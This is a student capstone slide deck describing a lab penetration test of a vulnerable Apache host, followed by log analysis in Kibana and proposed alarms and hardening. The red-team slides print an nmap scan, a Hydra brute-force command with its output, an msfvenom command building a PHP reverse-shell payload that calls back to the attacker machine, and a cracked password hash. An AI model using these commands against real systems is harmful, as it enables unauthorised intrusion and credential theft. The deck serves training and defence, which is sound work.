

# **Capstone Engagement**

**Assessment, Analysis,  
and Hardening of a Vulnerable System**

**Created by**

**Abdisalan Firin and Abdirahman Abdullahi**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask:  
255.255.255.0  
Gateway:  
192.168.1.1

## Machines

IPv4:192.168.1.90  
OS:Linux  
Hostname: Kali

IPv4:192.168.1.105  
OS:Linux  
Hostname:Capstone

IPv4:192.168.1.100  
OS:Linux  
Hostname:ELK

IPv4:192.168.1.1  
OS:Windows  
Hostname:ML-REFVM-684424

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Router - Hyper V Manager (ML-Refvm-684427)	192.168.1.1	Local Host Machine Software that virtualized hardware into virtual machine or servers
Kali	192.168..1.90	Attacker Machine using Kali Machine
Capstone	192.168.1.105	Victim or Target Machine using apache web server
ELK	192.168.1.100	Monitoring Machine and Log Collection service to identify problems in a server and application

# Vulnerability Assessment

---

Vulnerability	Description	Impact
Open Port 80	Open Ports can allow attackers to access private information and increase the risk of a breach	This allowed the red team to find private directory with accessible files
Accessible	Web servers, FTP servers, and similar servers may store a set of files underneath a "root" directory that is accessible to the servers users.	This allowed the red team to view the files after accessing the IP on port 80 on chrome from there, the red team obtained the servers users and secret file information
Brute Force Attack Password	When the password is easy to guess. It can be found in a brute force tool wordlist to be hacked.	This allowed the red team to brute force Ashton's password, which was Leopoldo, and access the secret files in the system.
Hashed Password	A hashed password can be cracked through different tools like John the Ripper, hashcat, and other online tools. It can take only minutes to	This allowed the red team to use md5cracker to identify the password for John, which was Linux4u

# Exploitation: open port 80

01

## Tools & Processes

I used nmap to scan for any open ports and services in the Network.

02

## Achievements

I found that IP address 192.168.1.105 had an open port 80, through which i were able to access a directory with important files

```
Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

```
Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.29 seconds
root@Kali:~#
```




# Exploitation: Accessible Files

01

## Tools & Processes

Using the open port 80, i opened a web browser to see if there was anything important to view.



02

## Achievements

Accessing the files gave me intel on which users had access to what and that where their secret files were located.



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company\_folders/secret\_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

# Exploitation: Brute Force Password

01

## Tools & Processes


We used the tool Hydra to brute force Ashton's password using the username: ashton.

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-12 16:45:46
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

02

## Achievements

The exploit granted me user shell access into the victim machine so we could navigate to the secret files,



```
File Actions Edit View Help

root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

# Exploitation: Hashed Password

01

## Tools & Processes

I used the website md5cracker to find the plaintext of the hashed password for Ryan.

02


## Achievements

This password granted me access to the system through the webDav connection, which allowed me to upload a shell script to attack.

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.






# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- The port scan began at around 003:30pm to 04:00pm
- 594,622 hits were sent from 192.168.1.90
- The nmap ping scan sends requests to the 443 port, so filtering that, we see the results below




# Analysis: Finding the Request for the Hidden Directory



- 4,912 request for the hidden directory occurred at 05:15pm
- The file requested was a secret folder hidden within the company folders.
- The secret folder contained instructions on how to access the webdav server using Ryan's account. It also included a hashed password.

HTTP Transactions [Packetbeat] ECS



```
ashton@server1:/var/www/html/company_folders/secret_folder$ cat connect_to_
corp_server
Personal Note
```

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser




# Analysis: Uncovering the Brute Force Attack



- 7,698 request were made during the attack
- Out of 7, 700 requests for password protected secret\_folder and only 2 were successful considering the file inside the directory.

user\_agent.original : "Mozilla/4.0 (Hydra)" and not http.response.status\_phrase : "unauthorized"



## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾


http://192.168.1.105/company\_folders/secret\_folder

2

# Analysis: Finding the WebDAV Connection



- 111 requests were made to the webDav directory.
- The shell.php file was requested 30 times and was a part of the red team's shell attack to start listening for activity on the victim



## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/company\_folders/secret\_folder

7,698

http://192.168.1.105/webdav

111

http://192.168.1.105/webdav/passwd.dav

111

http://192.168.1.105/webdav/shell.php

30

http://192.168.1.105/bash\_history

4





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

We will set up an alarm for when a firewall detects more than 10 port scans in a minute or 100 consecutive (ICMP) requests.

Most firewalls and IP's can detect such scanning and cut it off in real time.

## System Hardening

Enable only the traffic you need to access internal hosts and deny everything else.

This goes for standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

We will set an alert that goes off for any machine attempts to access this directory or file.

The threshold will be more than one attempt.

## System Hardening

Remove the directory and file from the server.

Terminal:

```
rm -r ../company_files ---> to remove directory
```

If needed, move the directory to a safer location or offline location.

---

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

We will set an alert if '401' Unauthorized is returned from any server to that would weed out forgotten passwords. Start with 5 attempts in one hour and refine from there.

We will also create an alert if the 'user\_agent,original' value includes 'Hydra' in the name.

## System Hardening

After the limit of ten '401' unauthorized codes have been returned from a server, that server can automatically drop traffic from the offending IP address for period of one hour.

We could also display a lockout message and lock the page from login for a temporary period of time from that user.

---

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

We can create an alert anytime this directory is accessed by a machine other than the machine that should have access.

The threshold will start off as more than one attempt.

## System Hardening

Connections to this shared folder should not be accessible from the web interface.

Connections to this shared folder could be restricted by machine with a firewall rules.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

We can set an alert for any traffic moving over port “4444”

We can also set an alert for any ‘.php’ file that is uploaded to a server.

The threshold must be more than one attempt.

## System Hardening

Remove the ability to upload files to this directory over the web interface would take care of this issue.

Block ports 80, 443, and 4444

---

*The  
End*